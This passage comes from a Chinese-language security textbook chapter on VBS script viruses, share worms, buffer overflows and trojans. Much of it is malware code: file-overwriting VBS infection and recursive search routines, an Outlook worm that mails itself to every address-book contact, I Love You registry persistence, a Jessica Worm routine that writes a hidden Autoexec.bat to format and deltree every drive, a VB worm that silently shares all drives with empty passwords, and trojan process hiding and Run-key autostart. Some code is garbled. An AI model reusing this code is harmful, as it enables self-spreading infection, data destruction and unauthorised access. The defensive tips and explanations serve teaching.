//读取病毒全部代码到字符串变量 VBscopy……
VBscopy = self.readall
//写目标文件,准备写入病毒代码
Set ap = fso.opentextfile(目标文件.path,2,true)
//将病毒代码覆盖目标文件
ap.write vbscopy
```

```
ap.close
//得到目标文件路径
Set cop = fso.getfile(目标文件.path)
//创建另外一个病毒文件(以.vbs 为后缀)
cop.copy(目标文件.path & ".vbs")
//删除目标文件
目标文件.delete(true)
```

上面描述了病毒文件感染正常文件的一般步骤：首先将病毒自身代码赋给字符串变量VBscopy,然后将这个字符串覆盖到目标文件并创建一个以目标文件名为文件名前缀、.vbs为后缀的文件副本,最后删除目标文件。

下面分析文件搜索代码,该函数主要用来寻找满足条件的文件,并生成对应文件的一个病毒副本。

```
//scan 函数定义
Sub scan(folder_)
//如果出现错误,直接跳过,防止弹出错误窗口
On error resume next
Set folder_ = fso.getfolder(folder_)
//当前目录的所有文件集合
Set files = folder_.files
//获取文件后缀
For Each file in filesext = fso.GetExtensionName(file)
//后缀名转换成小写字母
ext = lcase(ext)
//如果后缀名是 mp5,则进行感染。
If ext = "mp5" Then
建立相应后缀名的文件,最好是非正常后缀名,以免破坏正常程序。
Wscript.echo (file)
//搜索其他目录;递归调用
End ifnextset subfolders = folder_.subfoldersfor each subfolder in subfolders
scan() scan(subfolder)
Next
End Sub
```

上面的代码就是 VBS 脚本病毒进行文件搜索的代码分析。搜索部分 scan()函数做得短小精悍,非常巧妙,采用了一个递归的算法遍历整个分区的目录和文件。

2. VBS 脚本病毒通过网络传播的几种方式及代码分析

VBS 脚本病毒之所以传播范围广,主要依赖于它的网络传播功能,一般来说,VBS 脚本病毒采用如下两种传播方式。

(1) 通过 E-mail 附件传播

这是广泛的传播方式,病毒可以通过各种方法拿到合法的 E-mail 地址,最常见的就是直接获取 Outlook 地址簿中的邮件地址,也可以通过程序在用户文档(如 HTML 文件)中搜索 E-mail 地址。

下面分析 VBS 病毒是如何做到这一点的。

```
Function mailBroadcast()
on error resume next
wscript.echo
Set outlookApp = CreateObject("Outlook.Application")
//创建一个 Outlook 应用的对象
If outlookApp = "Outlook" Then
Set mapiObj = outlookApp.GetNameSpace("MAPI")
//获取 MAPI 的名字空间
Set addrList = mapiObj.AddressLists
//获取地址表的个数
For Each addr In addrList
If addr.AddressEntries.Count<>0 Then
addrEntCount = addr.AddressEntries.Count
//获取每个地址表的 E-mail 记录数
For addrEntIndex = 1 To addrEntCount
//遍历地址表的 E-mail 地址
Set item = outlookApp.CreateItem(0)
//获取一个邮件对象实例
Set addrEnt = addr.AddressEntries(addrEntIndex)
//获取具体 E-mail 地址
item.To = addrEnt.Address
//填入收信人地址
item.Subject = "病毒传播实验"
//写入 E-mail 标题
item.Body = "这里是病毒邮件传播测试,收到此信请不要慌张!"
//写入文件内容
Set attachMents = item.Attachments
//定义 E-mail 附件
attachMents.Add fileSysObj.GetSpecialFolder(0)&"\test.jpg.vbs"
item.DeleteAfterSubmit = True
//信件提交后自动删除
If item.To<>"" Then
item.Send
//发送 E-mail
shellObj.regwrite "HKCU\software\Mailtest\mailed","1"
//病毒标记,以免重复感染
End If
NextEnd IfNext
End if
End Function
```

(2) 通过局域网共享传播

局域网共享传播也是病毒经常使用的一种网络传播方式。病毒通过搜索局域网中的共享目录,就可以将病毒代码传播进去。在 VBS 中,有一个对象可以实现网上邻居共享文件

夹的搜索与文件操作。病毒利用该对象就可以达到传播的目的。创建网络对象的具体代码如下。

```
Welcome_msg = "网络连接搜索测试"
Set WSHNetwork = WScript.CreateObject("WScript.Network") //创建一个网络对象
```

5.4 共享蠕虫的原理及用 VB 编程的实现方法

所谓的共享蠕虫的病毒(network. vbs),不但小巧(只有 1KB),而且具有很强的破坏性。被感染了这个病毒的机器,所有的硬盘都会被完全共享。

5.4.1 了解蠕虫病毒

网络蠕虫病毒最有名的代表包括:“爱虫”、“欢乐时光”以及“红色代码”,破坏力越来越强,有必要了解网络蠕虫病毒。

大多数情况下,人们容易把蠕虫病毒和 VBS 病毒相混淆,其实它们分别代表了一类病毒,蠕虫病毒主要体现了病毒的一种攻击方式,而 VBS 病毒则体现了病毒的一种编写方式。实际情况中,很多蠕虫病毒也是用脚本语言(如 VBS)编写的。

其实脚本病毒是很容易制造的,它们都利用了视窗系统的开放性的特点。特别是 COM 到 COM+的组件编程思路,一个脚本程序能调用功能更大的组件来完成自己的功能。例如 VB 脚本病毒(如“欢乐时光”、“I Love You”、“库尔尼科娃”病毒和 Homepage 病毒等),它们都是把. vbs 脚本文件添在附件中,最后使用 *. htm. vbs 等欺骗性的文件名。本节将详细介绍一下蠕虫病毒的几大特性。

1. 蠕虫病毒具有自我复制能力

以普通的 VB 脚本为例。

```
//创建一个文件系统对象
Set objFs = CreateObject ("Scripting.FileSystemObject")
//通过文件系统对象的方法创建了一个.txt 文件
objFs.CreateTextFile("C:\virus.txt",1)
```

如果把这两句话保存成为. vbs 的 VB 脚本文件,点击脚本文件就会在 C 盘中创建一个. txt 文件了。倘若把第二句改为:objFs. GetFile(WScript. ScriptFullName). Copy("C:\virus. vbs"),脚本文件就可以将自身复制到 C 盘根目录下 virus. vbs 文件中。本句前面是打开这个脚本文件,WScript. ScriptFullName 指明是这个程序本身,是一个完整的路径文件名。GetFile 函数获得这个文件,Copy 函数将这个文件复制到 C 盘根目录下 virus. vbs 文件中。这么简单的两行代码就实现了程序的自我复制的功能,这个简单的脚本已经具备病毒的基本特征——自我复制能力。

2. 蠕虫病毒具有很强的传播性

对于 Outlook 来说地址簿的功能也为病毒的传播打开了方便之门。几乎所有通过

Outlook 传播的 E-mail 病毒都是向地址簿中存储的 E-mail 地址发送内容相同的脚本附件完成的。示例代码如下。

```
//创建一个 Outlook 应用的对象
Set objOA = Wscript.CreateObject("Outlook.Application")
//取得 MAPI 名字空间
Set objMapi = objOA.GetNameSpace("MAPI")
//遍历地址簿
For i = 1 to objMapi.AddressLists.Count
Set objAddList = objMapi.AddressLists(i)
For j = 1 To objAddList. AddressEntries.Count
Set objMail = objOA.CreateItem(0)
//取得收件人 E-mail 地址
objMail.Recipients.Add(objAddList. AddressEntries(j))
//设置 E-mail 主题
objMail.Subject = "用户好!"
//设置信件内容
objMail.Body = "这次给用户的附件,是我的新文档!"
//把自己作为附件扩散出去
objMail.Attachments.Add("C:\virus.vbs")
//发送 E-mail
objMail.Send
Next
Next
//清空 objMapi 变量,释放资源
Set objMapi = Nothing
//清空 objOA 变量
Set objOA = Nothing
```

这段代码的功能是向地址簿中的用户发送 E-mail,并将自身作为附件传播出去。代码的第一行创建了一个 Outlook 的对象,这是必不可少的。下面的循环不断地向地址簿中的 E-mail 地址发送内容相同的信件。蠕虫病毒通常就是这样进行传播的。

3. 蠕虫病毒具有一定的潜伏性

对于脚本语言来说,要使病毒潜伏并不是很难的一件事,因为这种语言并不是面向对象的可视化编程,自然就不存在显示窗体,所以可以免去隐藏窗体的麻烦。从 I Love You 病毒中,很容易看出蠕虫病毒在潜伏时的特点,它们多数是通过读取、修改注册表来判断各种条件及取消一些系统限制。以下是从 I Love You 病毒中提取出的部分代码。

```
//容错语句,避免程序崩溃
On Error Resume Next
dim wscr,rr
//激活 WScript.Shell 对象
set wscr = CreateObject("WScript.Shell")
//读入注册表中的超时键值
```

```
rr = wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
//超时设置
if(rr>=1)then
wscr.RegWrite"HKEY_CURRENT_USER\Software\Microsoft\WindowsScripting Host\Settings\Timeout",0,"REG_DWORD"
end if
```

上面这部分代码是调整脚本语言的超时设置。下面的一段代码则是修改注册表，使每次系统启动时自动执行脚本：

```
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"
```

其中 MSKernel32.vbs 和 Win32DLL.vbs 是病毒脚本的一个副本。

4. 蠕虫病毒具有特定的触发性

在这里以时间触发为例，使用一个简单的判断程序，来判断时间到了没有，如果有就开始执行代码。具体程序如下。

```
x = time()
If x = xx.xx.xx Then
⋮
End If
```

简单一个程序，就可以实现特定条件触发事件的目的。当然病毒制作者还可以通过监视运行某个程序而触发事件，也可以响应键盘触发事件等。

5. 蠕虫病毒具有很大的破坏性

以蠕虫病毒 Jessica Worm 中的部分破坏代码为例，通常蠕虫病毒的编写者都会格式化受害者的硬盘。

```
sub killc()
//容错语句，避免程序崩溃
On Error Resume Next
dim fs,auto,disc,ds,ss,i,x,dir
//建立或修改自动批处理
Set fs = CreateObject ("Scripting.FileSystemObject")
Set auto = fs.CreateTextFile ("c:\Autoexec.bat",True)
//屏蔽掉删除的进程
auto.WriteLine("@echo off")
//加载磁盘缓冲
auto.WriteLine("Smartdrv")
//得到驱动器的集合
Set disc = fs.Drives
For Each ds in disc
```

```
//如果驱动器是本地盘
If ds.DriveType = 2 Then
//就将符号连在一起
ss = ss & ds.DriveLetter
End if
Next
//得到符号串的反向小写形式
Ss = LCase(StrReverse (Trim (ss)))
//遍历每个驱动器
For I = 1 to Len (ss)
//读每个驱动器的符号
X = Mid (ss,i,1)
//反向 (从 Z:到 A:)自动格式化驱动器
auto.WriteLine("format/autotest/q/u "&x&":")
Next
For I = 1 to Len(ss)
X = Mid (ss,i,1)
//在 Format 失效使用了 Deltree 命令
auto.WriteLine("deltree/y "&x&":")
Next
//关闭批处理文件
auto.Close
Set dir = fs.GetFile("c:\Autoexec.bat")
//将自动批处理文件改为隐藏
dir.attributes = dir.attributes + 2
End Sub
```

这个例子格式化了所有硬盘分区，在试验过程中请不要轻易进行尝试。

6. 反击蠕虫病毒

可以根据网络蠕虫病毒几大功能模块设置防护策略。

网络蠕虫病毒不可能像传统病毒一样调用汇编程序来实现破坏功能。它只能通过调用已经编译好的带有破坏性的程序来实现这一功能。那么就修改本地的带有破坏性的程序名字，如把 format.com 改成 fmt.com，那样病毒的编辑者就无法实现用调用本地命令来实现这一功能。

网络蠕虫病毒是通过死循环语句实现的，且一开机就运行这程序，等待触发条件。按下 Ctrl+Alt+Del 键在弹出的关闭程序对话框方可看见一个叫 Wscript.exe 的程序在后台运行(那样的程序不一定是病毒，但病毒也常常伪装成那样的程序)，为了防止病毒对计算机进行破坏，可以通过限制这类程序的运行时间，达到控制的目的。首先在“运行”文本框中输入 Wscript，弹出如图 5.1 所示的对话框。选中“经过指定的秒数之后终止脚本”前面的复选框，然后调整下方的时间设置为最小值即可。这样具有潜伏性、自然触发性的网络蠕虫病毒就不会发作了。

另外，因为蠕虫病毒大多是用 VB Script 脚本语言编写的，而 VB Script 代码是通过




图 5.1　脚本宿主设置

Windows Script Host 来解释执行的，Windows Script Host 本来是被系统管理员用来配置桌面环境和系统服务，实现最小化管理的一个手段，但对于大部分一般用户而言，WSH 并没有多大用处，所以可以禁止 Windows Script Host 或将 Windows Script Host 删除。

下面介绍卸载 Windows Scripting Host 的方法。

在 Windows 98 操作系统中(NT 4.0 以上同理)，选择“添加/删除程序”|“添加/删除 Windows 组件”选项，双击其中的“附件”，在打开的窗口中取消选中“Windows Scripting Host”复选框，然后单击两次“确定”按钮。这样就可以将 Windows Scripting Host 卸载。

还可以到 Windows 目录中，找到 WScript.exe 和 JScript.exe，更改其名称或者删除。

大多数利用 VB Script 编写的病毒，自我复制的原理是利用程序将本身的脚本内容复制一份到一个临时文件，然后再在传播的环节将其作为附件发送出去。而该功能的实现离不开“File System Object”对象，因此禁止了“File System Object”就可以有效的控制 VBS 病毒的传播。具体操作方法：选择“开始”|“运行”选项，在打开的对话框中输入 regsvr32 scrrun.dll /u 命令就可以禁止文件系统对象。

要预防网络蠕虫病毒，还须设置一下用户的浏览器。在 IE 窗口中选择“工具”|“Internet 选项”，在弹出的对话框中单击“安全”标签，在打开的“安全”选项卡中单击“自定义级别”按钮，就会弹出“安全设置”对话框，把其中所有 ActiveX 插件和控件以及 Java 相关全部选择“禁用”即可。以上方法可以有效地防范蠕虫病毒。但是这样做可能会造成一些正常使用 ActiveX 的网站无法浏览。

5.4.2　编写一个蠕虫病毒

如果用户在共享名后面加上 $ 符号，那么这个目录将变成一个隐含的共享目录，这样在局域网中用户就看不见这个共享目录了。而共享蠕虫病毒还要保证被害用户在自己的计算机上也看不到这个共享目录，这就需要改写注册表。示例如下。

首先选择“开始”|“运行”选项，在“运行”对话框中输入 Regedit 命令打开注册表，找到

下面的子键 HKEY_LOCAL_MACHINE Software Microsoft Windows Current Version Network LanManC $，在屏幕的右边，用户可以看见下面的内容。

```
Flags 0x00000302(770)
Parm1enc（长度为零的二进制值）
Parm2enc（长度为零的二进制值）
Path "C:"
Remark "Remark By Scent Lily"
Type 0x00000000(0)
```

关键的地方就是 Flags 参数，它的键值决定了共享目录的类型。把 Flags 的值设为 302（十六进制）就可以保证目录真正的隐藏起来了。

知道原理以后，用 VB 编制共享蠕虫的方法就很简单了，步骤如下：

① 通过 GetDriveType 函数检测机器从 C 盘开始的所有驱动器。

② 将找到的每一个驱动器后面加上 $ 符作为一个子键(C $，D $，E $)，写入注册表的 LanMan 子键下。

③ 将每一个子键的"Flags"值设置为 302(十六进制)。

④ 将 Path 设置成相应的路径。

下面是程序的关键部分：

```
Option Explicit
Dim WinDir As String
Const CommonPath = "SoftWareMicrosoftWindowsCurrent VersionNetwork-
LanMan"
Private Sub Form_Load()
Me.Hide
Dim buff As String,DriveNo As Integer,Result As Integer,Game
//遍历所有的 26 个驱动器
For DriveNo = 0 To 25
//取驱动器符
      buff = Chr $ (65 + DriveNo) + ":"
    //调用 API 函数来获得驱动器的类型
      Result = GetDriveType(buff)
      If Result = 3 Xor Result = 5 Then
    //写入共享的类型，这就是程序的关键所在
      setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65 + DriveNo) + " $ ","Flags",REG_DWORD,"770",3
      setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65 + DriveNo) + " $ ","Type",REG_DWORD,"0",0
    //写入共享驱动器的路径，就是"C:","D:"等
    setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65 + DriveNo) + " $ ","Path",REG_SZ,buff,4
    //写入共享目录的只读访问密码
      setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65 + DriveNo) + " $ ","Parm2enc",REG_BINARY,0,0
    //写入该共享目录的完全访问密码
      setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65 + DriveNo) + " $ ","Parm1enc",REG_BINARY,0,0
      setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65 + DriveNo) + " $ ","Remark",REG_
SZ,"Remark by scent lily!",21
```

```
    End If
    Next DriveNo
//获得 Windows 目录的路径
GetWinDir
//如果有扫雷游戏的话就在前台执行它
    If Dir(WinDir & "winmine.exe") <>"" Then Game = Shell(WinDir & "WINMINE.EXE",vbMaximizedFocus)
    Else
    Game = Shell(WinDir & "explorer",vbMaximizedFocus)
    End If
    Unload Me
    End Sub
    //获得 Windows 所在目录的子程序
    Public Sub GetWinDir()
    Dim Length As Long
    WinDir = String(MAX_PATH,0)
    Length = GetWindowsDirectory(WinDir,MAX_PATH)
    WinDir = Left(WinDir,InStr(WinDir,Chr(0)) - 1)
    End Sub
```

完整的程序可以从网络中下载，其中的可执行文件是用 VB 6.0 编译的，建议再用 VB 5.0 重新编译一下。这样就不需要其他的任何 DLL 文件，因为 Windows 98 和 Windows 2000 操作系统已经自带 VB 5.0 的 DLL 文件。如果再用 UPX 可执行文件压缩工具压缩一下，文件就只有 6KB 大小了。

如果需要察看这些共享目录，可以使用 DOS 命令。语法：net use＜映射的盘符＞\对方的 IPC＄，例如：net use x:\192.168.0.2D＄。执行完这个命令以后，可以将对方(192.168.0.2)的 D 盘映射成自己的 X 盘。

随着人们安全意识的提高，现在很少有人愿意接收可执行文件，所以网上流行的共享蠕虫程序是用 VBS 格式的脚步语言。编写的原理是一样的，只是实现的方法不一样。

5.5 缓冲区溢出与病毒攻击的原理

在计算机内部，如果用户向一个容量有限的内存空间里存储过量数据，这时数据会溢出存储空间。输入数据通常被存放在一个临时空间内，这个临时存放空间被称为缓冲区，缓冲区的长度事先已经被程序或者操作系统定义好了。

5.5.1 缓冲区溢出

缓冲区溢出是指当计算机程序向缓冲区内填充的数据位数超过缓冲区本身的容量。溢出的数据覆盖在合法数据上。理想情况是，程序检查数据长度并且不允许输入超过缓冲区长度的字符串。大多数程序都会假设数据长度总是与所分配的存储空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区又被称为堆栈，在各个操作进程之间，指令被临时存储在堆栈当中，堆栈也会出现缓冲区溢出。

当一个超长的数据进入到缓冲区时，超出部分就会被写入其他缓冲区，其他缓冲区存放

的可能是数据、下一条指令的指针或者是其他程序的输出内容，这些内容都被覆盖或者破坏掉了。可见一小部分数据或者一套指令的溢出就可能导致一个程序或者操作系统崩溃。

5.5.2　缓冲区溢出的根源在于编程错误

缓冲区溢出是由编程错误引起的。如果缓冲区被写满，而程序没有去检查缓冲区边界，也没有停止接收数据，这时缓冲区溢出就会发生。

缓冲区溢出之所以泛滥，是由于开放源代码程序的本质决定的。某些编程语言对于缓冲区溢出是具有免疫力的，例如 Perl 能够自动调节字节排列的大小，Ada 95 能够检查和阻止缓冲区溢出。但是被广泛使用的 C 语言却没有建立检测机制。标准 C 语言具有许多复制和添加字符串的函数，这使得标准 C 语言很难进行边界检查。C++ 语言略微好一些，但是仍然存在缓冲区溢出情况。一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误，但是，如果输入的数据是经过“黑客”精心设计的，覆盖缓冲区的数据恰恰是“黑客”或者病毒的攻击程序代码，一旦多余字节被编译执行，“黑客”或者病毒就有可能为所欲为，获取系统的控制权。

5.5.3　缓冲区溢出导致“黑客”病毒横行

缓冲区溢出是病毒编写者(尤其是木马编写者)经常使用的一种方法。病毒编写者善于在系统当中发现容易产生缓冲区溢出的地方，运行特别的程序，获得优先级，并指示计算机破坏文件、改变数据、泄露敏感信息以及产生后门访问点，最终达到感染或者攻击其他计算机的目的。

2000 年 7 月，Microsoft 公司的 Outlook 以及 Outlook Express 被发现存在漏洞能够使攻击者仅通过发送邮件就能危及目标主机安全，只要邮件头部程序被运行，就会产生缓冲区溢出，并且触发恶意代码。2001 年 8 月，“红色代码”利用 Microsoft IIS 漏洞产生缓冲区溢出，成为攻击企业网络的“罪魁祸首”。2003 年 1 月，Slammer 蠕虫利用 SQL 漏洞产生缓冲区溢出对全球互联网产生冲击。而一种名为“冲击波”的蠕虫病毒利用 RPC 远程调用存在的缓冲区漏洞对 Windows 2000/XP、Windows Server 2003 进行攻击。据 CERT 安全小组称，操作系统中超过 50%的安全漏洞都是由缓冲区溢出引起的，其中大多数与 Microsoft 公司的技术有关，这些与缓冲区溢出相关的安全漏洞正在被越来越多的蠕虫病毒所利用。

缓冲区溢出是目前导致“黑客”型病毒横行的主要原因。从“红色代码”到 Slammer，再到“冲击波”，都是利用缓冲区溢出漏洞的典型病毒案例。缓冲区溢出是一个编程问题，防止利用缓冲区溢出发起的攻击，关键在于程序开发者在开发程序时仔细检查溢出情况，不允许数据溢出缓冲区。此外，用户需要经常登录操作系统和应用程序提供商的网站，跟踪公布的系统漏洞，及时下载补丁程序，弥补系统漏洞。

5.6　木马程序

黑客使用木马技术，渗透到对方的主机系统里，从而实现对远程目标主机的控制。其破坏力之大，是绝不容忽视的。

5.6.1 木马程序的发展历程

木马程序技术发展经历了四代,第一代,实现功能简单的密码窃取。第二代,在技术上有了很大的进步,“冰河”可以说是国内木马程序的典型代表之一。第三代,在数据传输技术上做了改进,出现了如“ICMP”等类型的木马,利用畸形报文传输数据,增加了查杀的难度。第四代,在进程隐藏方面,进行了较大的改动,采用了内核插入式的嵌入方式,利用远程插入线程技术,嵌入 DLL 线程。或者挂接 PSAPI,实现木马程序的隐藏,甚至在 Windows NT/2000 操作系统下,都达到了良好的隐藏效果。相信第五代木马很快也会被编写出来。

5.6.2 木马程序的隐藏技术

木马程序的服务器端,为了避免被发现,多数都要进行隐藏处理,下面介绍一下木马程序是如何实现自身隐藏的。

说到隐藏,首先要了解三个相关的概念:进程、线程和服务。

进程:一个正常的 Windows 应用程序,在运行之后,都会在系统之中产生一个进程,同时,每个进程分别对应了一个不同的 PID(Progress ID,进程标志符)这个进程会被系统分配一个虚拟的内存空间地址段,一切相关的程序操作,都会在这个虚拟的空间中进行。

线程:一个进程,可以存在一个或多个线程,线程之间同步执行多种操作,一般线程之间是相互独立的,当一个线程发生错误的时候,并不一定会导致整个进程的崩溃。

服务:一个进程当以服务的方式工作的时候,它将会在后台工作,不会出现在任务列表中,但是在 Windows NT/2000 操作系统下,用户仍然可以通过服务管理器检查任何的服务程序是否被启动运行。

在服务器端隐藏木马程序可以分为伪隐藏和真隐藏。伪隐藏是指程序的进程仍然存在,只不过是让它在进程列表里消失。真隐藏则是让程序彻底的消失,不以一个进程或者服务的方式工作。

实现伪隐藏的方法比较容易,只要把木马程序服务器端的程序注册为一个服务,程序就会从任务列表中消失,因为系统不认为它是一个进程,当用户按下 Ctrl+Alt+Del 键的时候,看不到这个程序。但是这种方法只适用于 Windows 9x 操作系统,对于 Windows NT,Windows 2000 等操作系统,通过服务管理器,一样会发现用户在系统中注册过的服务。要想在 Windows NT/2000 系统下实现伪隐藏,需要使用 API 拦截技术,黑客通过建立一个后台的系统钩子,拦截 PSAPI 的 Enum Process Modules 等相关的函数来实现对进程和服务的遍历调用控制,当检测到进程 ID(PID)为木马程序的服务器端进程的时候直接跳过,这样就可以实现了进程的伪隐藏,金山词霸等软件,就是使用了类似的方法,拦截了 TextOutA,TextOutW 函数,来截获屏幕输出,实现即时翻译的。

当进程为真隐藏的时候,那么这个木马程序的服务器部分程序运行之后,就不应该具备一般进程,也不应该具备服务,也就是说程序完全的溶进了系统的内核。这需要把木马程序做成一个线程,而不是一个应用程序,这样就可以把自身注入其他应用程序的地址空间,从而达到真正隐藏的效果。

通过注册服务程序,实现进程伪隐藏的方法的代码如下:

```
WINAPI WinMain(HINSTANCE,HINSTANCE,LPSTR,Int)
```

```
{
  try
   {
     //取得 Windows 的版本号
     DWORD dwVersion = GetVersion();
     if (dwVersion>= 0x80000000)
       {
         int (CALLBACK * rsp)(DWORD,DWORD);
         //装入 KERNEL32.DLL
         HINSTANCE dll = LoadLibrary("KERNEL32.DLL");
         //找到 RegisterServiceProcess 的入口
         rsp = (int(CALLBACK * )(DWORD,DWORD))GetProcAddress(dll,"RegisterServiceProcess");
         //注册服务
         rsp(NULL,1);
         //释放 DLL 模块
         FreeLibrary(dll);
       }
   }
  catch (Exception &exception)//处理异常事件
   {
    //处理异常事件
   }
  return 0;
}
```

5.6.3　木马程序的自加载运行技术

让程序自运行的方法比较多,除了最常见的方法:加载程序到启动组,写程序启动路径到注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersions\Run 的方法外,还有很多方法,比如可以修改 Boot.ini 或者通过注册表里的输入法键值直接挂接启动,通过修改 Explorer.exe 启动参数等方法。下面的代码在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersions\Run 中加入键值来实现自启动。

程序自动装载部分的程序如下:

```
HKEY hkey;
AnsiString NewProgramName = AnsiString(sys) + AnsiString(" + PName/">\\") + PName
unsigned long k;
k = REG_OPENED_EXISTING_KEY;
RegCreateKeyEx(HKEY_LOCAL_MACHINE,
"SOFTWARE\\MICROSOFT\\WINDOWS\\CURRENTVERSION\\RUN\\",0L,NULL,
REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS|KEY_SET_VALUE,NULL,&hkey,&k);
RegSetValueEx(hkey,"BackGroup",0,REG_SZ,NewProgramName.c_str(),
NewProgramName.Length());
RegCloseKey(hkey);
```

```
if (int(ShellExecute(Handle,"open",NewProgramName.c_str(),NULL,
NULL,SW_HIDE))>32)
  {
    WantClose = true;
    Close();
  }
else
  {
      HKEY hkey;
      unsigned long k;
      k = REG_OPENED_EXISTING_KEY;
      Long a = RegCreateKeyEx(HKEY_LOCAL_MACHINE,
      "SOFTWARE\\MICROSOFT\\WINDOWS\\CURRENTVERSION\\RUN",0,NULL,
      REG_OPTION_NON_VOLATILE,KEY_SET_VALUE,NULL,&hkey,&k);
      RegSetValueEx(hkey,"BackGroup",0,REG_SZ,ProgramName.c_str(),
      ProgramName.Length());
      Int num = 0;
      Char str[20];
      DWORD lth = 20;
      DWORD type;
      Char strv[255];
      DWORD vl = 254;
      DWORD Suc;
      Do
        {
        Suc = RegEnumValue(HKEY_LOCAL_MACHINE,(DWORD)num,str,NULL,
&type,strv,&vl);
        If (strcmp(str,"BGroup") == 0)
          {
               DeleteFile(AnsiString(strv));
               RegDeleteValue(HKEY_LOCAL_MACHINE,"BGroup");
               Break;
            }
          }
        While(Suc ==  ERROR_SUCCESS);
        RegCloseKey(hkey);
    }
```

程序自动卸载的代码如下。

```
Int num;
Char str2[20];
DWORD lth = 20;
DWORD type;
Char strv[255];
DWORD vl = 254;
DWORD Suc;
Do
```

```
{
  Suc = RegEnumValue(HKEY_LOCAL_MACHINE,(DWORD)num,str,NULL,&type,strv,&vl);
  If (strcmp(str,"BGroup") == 0)
    {
      DeleteFile(AnsiString(strv));
      RegDeleteValue(HKEY_LOCAL_MACHINE,"BGroup");
      Break;
    }
}
while(Suc == ERROR_SUCCESS)
HKEY hkey;
Unsigned long k;
k = REG_OPENED_EXISTING_KEY;
RegCreateKeyEx(HKEY_LOCAL_MACHINE,"SOFTWARE\\MICROSOFT\\WINDOWS\\
CURRENTVERSION\\RUN",0,NULL,REG_OPTION_NON_VOLATILE,
KEY_SET_VALUE,NULL,&hkey,&k);
Do
  {
    Suc = RegEnumValue(hkey,(DWORD)num,str,if (strcmp(str,"BackGroup") == 0)
    {
      DeleteFile(AnsiString(strv));
      RegDeleteValue(HKEY_LOCAL_MACHINE,"BackGroup");
      Break;
    }
  }
While(Suc == ERROR_SUCCESS)
RegCloseKey(hkey);
```

5.6.4　通过查看开放端口判断木马或其他黑客程序的方法

当前最为常见的木马程序是基于 TCP/UDP 协议进行客户端与服务器端之间的通信，既然利用到这两个协议，就不可避免要在服务器端（被木马程序攻击的机器）打开监听端口来等待连接。例如“冰河”软件使用的监听端口是 7626，Back Orifice 2000 则是使用 54320 端口。那么用户可以利用查看本机开放端口的方法来检查自己是否被木马程序或其他黑客程序攻击。

1．Windows 本身自带的 Netstat 命令

Netstat 命令如下：

```
Netstat
```

